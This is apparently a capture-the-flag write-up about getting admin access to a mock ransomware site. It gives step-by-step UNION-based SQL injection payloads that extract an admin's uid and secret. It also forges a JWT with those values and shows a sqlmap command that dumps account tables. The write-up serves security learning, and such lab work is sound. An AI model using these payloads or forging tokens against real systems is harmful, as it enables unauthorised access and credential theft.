
Generate a new token value which will allow you to access the ransomware site *as an administrator*.




Prompt:

- Enter a token value which will allow you to login as an administrator.

```
First let's poke around the site and see what we can find for clues.
```

Page	Value
/	 Welcome back Thank you for your patience. The server update is complete and this version should be even more secure than the previous. We regret to inform you that, due to recent system issues, we have been forced to rollback the key database to a backup from several months ago. We apologize for the inconvenience. Additionally, the site forums are currently unavailable for maintenance. However, we are dedicated to providing the best service for your ransomware needs. Please continue checking back soon as we bring the site back online.

Page	Value
adminlist	 Currently Online Admins • ProfuseHunter Former Admins • evil dinosaur ◦ Reason for Leaving: meteor ◦ Time left: 50000 B.C. • evil tree ◦ Reason for Leaving: winter ◦ Date left: 4th May 2012 • evil rock ◦ Reason for Leaving: erosion ◦ Date Left: 4
userinfo	 User Info (WiseGeneration) Date Joined: 2020-02-10 Jobs Completed: 7 Users Helped: 1 Programs Contributed: 19

Page	Value
forum	 Forums **Exploits and Techniques** Discuss the best ways to get into your "customers'" networks. **Programs** Submit and discuss user submitted programs. **General Troubleshooting** Need help? Ask here. **Contact an admin** Have an issue only an admin can solve? Post it here.
lock	 Generate Key Use this form to generate a new encryption key. The key will be stored in our secure storage system until the customer has paid. Payment Demanded: [ ] Submit request...
unlock	 Unlock Request Use this form to unlock the encryption key for a customer. Note that our secure storage system will only provide the key if a proper receipt token is provided. Receipt: [ ] Submit request...

Page	Value
admin	ADMIN ONLY PAGE Only have admins have access to this page, and according to our records you are not one. Please immediately go back to one of the standard pages and do not press the admin page again. This attempt has been logged.
fetchlog	ADMIN ONLY PAGE Only have admins have access to this page, and according to our records you are not one. Please immediately go back to one of the standard pages and do not press the admin page again. This attempt has been logged.
credit	ADMIN ONLY PAGE Only have admins have access to this page, and according to our records you are not one. Please immediately go back to one of the standard pages and do not press the admin page again. This attempt has been logged.

```
The three ADMIN ONLY pages are protected it seems.  Looking at server.py, we see
that there is a check being performed before the page is returned:
```

```
        elif path == 'admin':
                return util.check_admin(admin)
        elif path == 'fetchlog':
                return util.check_admin(fetchlog)
        elif path == 'credit':
                return util.check_admin(credit)
```

```
Looking up that function in the util.py file we find:
```

```
def check_admin(f):
        """ Call f only if user is an admin """
        if not is_admin():
                return render_template("admininvalid.html")
        return f()
```

```
So the check is in the is_admin() function:
```

```
def is_admin():
        """ Is the logged-in user an admin? """
        uid = get_uid()
        with userdb() as con:
                query = "SELECT isAdmin FROM Accounts WHERE uid = ?"
                row = con.execute(query, (uid,)).fetchone()
                if row is None:
                        return False
                return row[0] == 1
```

```
It appears that the UID is queried from the database to find out if they are an
admin.  So just updating the UID should be enough to trigger admin rights.
However, we need to find out what an admin UID value would be.
```

```
Digging deeper into the get_uid() function, we see there is an additional
validation with validate_token()
```

```
def get_uid():
        """ Gets the logged-in user's uid from their token, if it is valid """
        token = request.cookies.get('tok')
        if token == None:
                print("No token cookie found!", file=sys.stderr)
                raise MissingTokenException
        if not validate_token(token):
                raise InvalidTokenException
        return jwt.decode(token, hmac_key(), algorithms=['HS256'])['uid']
```


```
def validate_token(token):
        try:
                claims = jwt.decode(token, hmac_key(), algorithms=['HS256'])
        except:
                # Either invalid format, expired, or wrong key
                return False
        with userdb() as con:
                row = con.execute('SELECT secret FROM Accounts WHERE uid = ?',
(claims['uid'],)).fetchone()
                if row is None:
                        return False
                return row[0] == claims['sec']
```

```
We see that the SEC value from the token must match the UID from the database.
This would prove to be quite difficult.  Even if we tried brute-forcing.

We are able to extrapolate some information from the Admin List page though.  We
can see the name of "Logged In" admin called ProfuseHunter

After digging through the server side code more thoroughly, we can find that the
userinfo page is vulnerable to a SQL injection:
```

```
def userinfo():
        """ Create a page that displays information about a user """
        query = request.values.get('user')
        if query == None:
                query =  util.get_username()
        userName = memberSince = clientsHelped = hackersHelped = contributed = ''
        with util.userdb() as con:
                infoquery= "SELECT u.memberSince, u.clientsHelped, u.hackersHelped,
u.programsContributed FROM Accounts a INNER JOIN UserInfo u ON a.uid = u.uid WHERE
a.userName='%s'" %query
                row = con.execute(infoquery).fetchone()
                if row != None:
                        userName = query
                        memberSince = int(row[0])
                        clientsHelped = int(row[1])
                        hackersHelped = int(row[2])
                        contributed = int(row[3])
        if memberSince != '':
                memberSince =
datetime.utcfromtimestamp(int(memberSince)).strftime('%Y-%m-%d')
        resp = make_response(render_template('userinfo.html',
                userName=userName,
                memberSince=memberSince,
                clientsHelped=clientsHelped,
                hackersHelped=hackersHelped,
                contributed=contributed,
                pathkey=expected_pathkey()))
        return resp
```

```
When this page is rendered, if no user parameter is specified, it uses the
get_username() function which calls on the get_uid() and validation functions.
But... if a user IS specified in the request parameters, the validation is
bypassed.  We can test this by providing the known admin username as a parameter:
```

```
https://ukzcouspczgmbzmx.ransommethis.net/etvdmxhpgpvdweyg/userinfo?
user=ProfuseHunter
```



User Info (ProfuseHunter)

Date Joined:
2020-11-29

Jobs Completed:
14

Users Helped:
17

Programs Contributed:
24

```
Based on the query that is being performed, we can try a couple different things to
try and grab extra data.  We are somewhat limited though as the result of the query
will cast everything to an INT so things like strings are a no-go with textbook
injections.
```

```
SELECT u.memberSince, u.clientsHelped, u.hackersHelped, u.programsContributed FROM
Accounts a INNER JOIN UserInfo u ON a.uid = u.uid WHERE a.userName='%s'
```

```
Based on some of the other queries that are made in server.py and util.py we can
ascertain some of the tables and columns that are in use.  Namely in the
validateToken() function, we see that UID is a column inside the Accounts table:
```


```
SELECT secret FROM Accounts WHERE uid = ?
```

```
Accounts must contain SECRET, UID, USERNAME based on those last two queriers at a
minimum.  Next we need to figure out how to trick the server into letting us query
for information.

1. We assumed that we need to have a valid UID of an admin
2. We saw 'ProfuseHunter' was listed as an admin on the /adminlist page
```


```
3. We have a query that needs to have INT values returned to it

If we escape the query with a single quote ( ' ), we can start appending data to
the query.  It took quite a few attempts to find something that would work so I
will focus only on the method that did work:  UNION SELECT injection with an AND
clause.

If we setup the parameter like so:
' AND 0 UNION SELECT 1,2,3,4--

The resulting query looks like this:
```

```sql
SELECT u.memberSince, u.clientsHelped, u.hackersHelped, u.programsContributed FROM
Accounts a INNER JOIN UserInfo u ON a.uid = u.uid WHERE a.userName='' AND 0 UNION
SELECT 1,2,3,4--
```

```
The AND 0 clause effectively nullifies any data from the initial SELECT/INNER JOIN
query.  The -- at the end comments out the remainder of the query.

So the initial query looked like so:
https://ukzcouspczgmbzmx.ransommethis.net/etvdmxhpgpvdweyg/userinfo?user='AND 0--
```




```
However, by doing a UNION SELECT we can replace that data with the values 1,2,3,4
and test to see if those values are reflected back into the website

The new query would appear as so:
https://ukzcouspczgmbzmx.ransommethis.net/etvdmxhpgpvdweyg/userinfo?user='AND 0
UNION SELECT 1,2,3,4--
```



User Info ('AND 0 UNION SELECT 1,2,3,4--)

Date Joined: 1970-01-01	Jobs Completed: 2
Users Helped: 3	Programs Contributed: 4

```
This worked!  Now lets try to target the UID of the one known admind that we have.
Instead of using 4, lets replace this with a query into the accounts table:

SELECT 1,2,3,uid FROM Accounts WHERE userName = 'ProfuseHunter'--

This changes the entire query to look like so:
https://ukzcouspczgmbzmx.ransommethis.net/etvdmxhpgpvdweyg/userinfo?user='AND 0
UNION SELECT 1,2,3,uid FROM Accounts WHERE userName = 'ProfuseHunter'--
```




User Info ('AND 0 UNION SELECT 1,2,3,uid FROM Accounts WHERE userName = 'ProfuseHunter'--)

Date Joined: 1970-01-01	Jobs Completed: 2
Users Helped: 3	Programs Contributed: 12344

```
BINGO!  We got a UID for ProfuseHunter!

Yet we are still missing one vital part of the equation.  The SEC value in the
Token is used to check the saved password hash in the database as well!

This took some messing around.  We know based on the ValidateFunction paramter that
there is a 'secret' column.  We need that value in addition to the UID to generate
the new JWT token for the cookie.
```

```
I'll spare you the immesurable amount of time I spent trying different queries and
syntax and jump to the answer.

In short, we still need to return a value that can be cast to INT.  The hash is
going to consist of ASCII characters so we need to find a way to convert those.
After messing around, I found that using HEX() was possible as python can convert
hex to int values!

The initial test query looked like:
'AND 0 UNION SELECT 1,2,3,HEX('A')--
```


User Info ('AND 0 UNION SELECT 1,2,3,HEX('A')--)


Date Joined:
1970-01-01

Jobs Completed:
2

Users Helped:
3

Programs Contributed:
41

```
This works -- While python isn't converting it from HEX to INT, the hex value of
0x41 is in fact 'A'.  Now we need to use this to select one character at a time
from the SECRET column for the user and keep a list of all the values that are
returned.

Our new query now looks like this:
'AND 0 UNION SELECT 1,2,3,HEX(SUBSTR(secret,1,1)) FROM Accounts WHERE userName =
'ProfuseHunter'--
```



User Info ('AND 0 UNION SELECT 1,2,3,HEX(SUBSTR(secret,1,1)) FROM Accounts WHERE userName = 'ProfuseHunter'--)


Date Joined: 1970-01-01	Jobs Completed: 2
Users Helped: 3	Programs Contributed: 34

```
Lo-and-behold!  The first character of the secret for ProfuseHunter! ...now to
repeat this process until we get an error - Increasing the SUBSTR params from 1,1 >
2,2 > 3,3 etc... until nothing returns or we get an error.

This definitely took a while... but thankfully it was only 32 characters long.  Our
list of hex values appear to be as such:

34 36 69 75 50 43 74 75 4a 6a 6d 73 4a 47 57 52 79 46 57 6e 61 72 50 46 6a 57 36 59
6c 61 77 79

And if we convert these values from Hex to ASCII, we end up with:
46iuPCtuJjmsJGWRyFWnarPFjW6Ylawy

Now we finally have our SEC and UID values to generate a new Token!  Let's head
over to https://jwt.io/ and plug in the new values:
```

```
{
  "typ": "JWT",
  "alg": "HS256"
}

{
  "iat": 1667260800,
  "exp": 1669852800,
  "sec": "46iuPCtuJjmsJGWRyFWnarPFjW6Ylawy",
  "uid": 12344
}
```

```
{
  "hmac":"BCUr5gSMv88JvPqFcbakMK3iSJSiV7LS"
}

Result:
"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOjE2NjcyNjA4MDAsImV4cCI6MTY2OTg1MjgwM
Cwic2VjIjoiNDZpdVBDdHVKam1zSkdXUnlGV25hclBGalc2WWxhd3kiLCJ1aWQiOjEyMzQ0fQ.K9Iv_OWu3
ZnY4FNZNcjUi6czUP4AUHKW_xdmczI4g2U"
```

```
If we plug this new token into our cookie 'tok' value and browse to the admin
page...  ACCESS GRANTED!
```



```
Answer:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOjE2NjcyNjA4MDAsImV4cCI6MTY2OTg1MjgwMC
wic2VjIjoiNDZpdVBDdHVKam1zSkdXUnlGV25hclBGalc2WWxhd3kiLCJ1aWQiOjEyMzQ0fQ.K9Iv_OWu3Z
nY4FNZNcjUi6czUP4AUHKW_xdmczI4g2U
```

Fun Side Testing...

```
Since the site was vulnerable to SQL Injection Attacks, I used sqlmap to try and
glean as much additional information as possible from the database...
```

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u https://ukzcouspczgmbzmx.ransommethis.net/etvdmxhpgpvdweyg/userinfo?
user=ProfuseHunter --
cookie="tok=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOjE2NjcyNjA4MDAsImV4cCI6MT
Y2OTg1MjgwMCwic2VjIjoiYWxqMURCWEF1SU1qaXVockt0Ylg4UUFvUU9HTHk2dnkiLCJ1aWQiOjM3MDM3f
Q.451NeZuWAH_AjcBMCms0kKJXBBR_NMH-KUXBkyUMAok" -a --dbms=sqlite --level=5 --risk=3
```

```
While this was successfull, it took a very long time -- 7 Hours!  Based on the
results that were output, it was also possible to do a Time-Based Blind Injection
attack for each character in the column/row in the database where the length of the
delay determined the letter that was in the data.

Everything was able to be enumerated with exception of the hashed password.
```

```
NOTE: I trimmed pwsalt & secret to keep the columns from carrying to a new line

Fun Fact: Doing this does not provide any additional information that will help us
as the databases will soon become available to us anyways now that we have admin
access...
```

```
Table: Accounts
+-------+---------+----------+----------+--------+----------------------+
| uid   | pwhash  | pwsalt   | secret   | isAdmin | userName             |
+-------+---------+----------+----------+--------+----------------------+
| 37037 | <blank> | hhhtok... | alj1DB... | 0      | WiseGeneration       |
| 12344 | <blank> | DooQDH... | 46iuPC... | 1      | ProfuseHunter        |
| 41247 | <blank> | GjuhI7... | OQVsJM... | 0      | EfficientSorghum     |
| 39851 | <blank> | ZEF7fL... | EilyV2... | 0      | GrievingRestroom     |
| 13564 | <blank> | hOBUi_... | ZkhlFb... | 0      | NappyPartnership     |
| 24355 | <blank> | wOV3rX... | e4DhwM... | 0      | GoofyLeisure         |
| 19927 | <blank> | bXBtcm... | aRPW7c... | 0      | DomineeringStool     |
| 20352 | <blank> | zKkuqt... | z4Xlrp... | 0      | SuperLogistics       |
| 14939 | <blank> | A0ft16... | vm8yOp... | 0      | SlowGallery          |
| 48583 | <blank> | 3yzGYq... | Y5f9yv... | 0      | BrawnyDimple         |
| 19298 | <blank> | mlZxEd... | fFJoaL... | 0      | LopsidedGoodness     |
| 44390 | <blank> | 2J6w2f... | dpTDAw... | 0      | SoftPopcorn          |
| 13835 | <blank> | ZFE01V... | WuW7bs... | 0      | KindheartedSabre     |
| 26678 | <blank> | k_fyCR... | 2NLwfQ... | 0      | SpectacularOccupation |
| 38642 | <blank> | m3GvTK... | lH60TE... | 0      | DisillusionedMailer  |
+-------+---------+----------+----------+--------+----------------------+

Table: UserInfo
+-------+-------------+---------------+---------------+---------------------+
| uid   | memberSince | clientsHelped | hackersHelped | programsContributed |
+-------+-------------+---------------+---------------+---------------------+
| 37037 | 1581367604  | 7             | 1             | 19                  |
| 12344 | 1606682805  | 14            | 17            | 24                  |
| 41247 | 1592426805  | 7             | 30            | 9                   |
| 39851 | 1607114805  | 9             | 4             | 11                  |
